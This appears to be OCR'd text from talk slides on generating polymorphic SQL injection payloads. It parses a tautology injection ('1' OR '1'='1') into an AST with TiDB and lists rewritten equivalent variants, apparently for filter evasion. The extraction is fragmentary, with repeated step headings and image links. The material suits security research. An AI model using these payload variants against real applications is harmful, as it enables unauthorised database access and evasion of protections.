
error: line 1 column 1 near " or '1' = '1"

```
'1' OR '1'='1'
```

Steps


② Parse the statement into an AST structure

SELECT … WHERE …
id = '1' OR '1'='1'


SELECT column0 FROM table0 UNION SELECT column1 FROM table1 WHERE a = 1
UnionStmt
UnionSelectStmt0
UnionSelectStmt1
SELECT column1 FROM table1 WHERE a = 1
SELECT column0 FROM table0
Feilds
From
Where
FeildList
TableRefs Clause
ExprNode
table1
a=1
SelectFeild
column1

Steps

③ Leverage TiDB to translate the AST into a logical plan and apply mapping rules to generate our polymorphic statements


SELECT column0 FROM table0 UNION SELECT column1 FROM table1 WHERE a = 1
UnionStmt
UnionSelectStmt0
UnionSelectStmt1
SELECT column1 FROM table1 WHERE a = 1
SELECT column0 FROM table0
Feilds
From
Where
FeildList
TableRefsClause
ExprNode
table1
a=1
SelectFeild
column1

SELECT … WHERE …

- id = '1' OR '1'='1'
- id = '1' OR \`id\`=\`id\`
- id = \`id\` HAVING (1)
- id = '1' OR \`id\`
- …

④ Update information of nodes from bottom to top

④ Update information of nodes from bottom to top

```
SELECT     `1`,     `2` FROM DUAL
```


④ Update information of nodes from bottom to top

```
SELECT     `1`,     `2` FROM DUAL
```

④ Update information of nodes from bottom to top


```
SELECT     `1`,     `2` FROM (SELECT 1)a JOIN (SELECT 2)b
```

④ Update information of nodes from bottom to top



```
SELECT      `1`,       `2` FROM (SELECT 1)a JOIN (SELECT 2)b
```

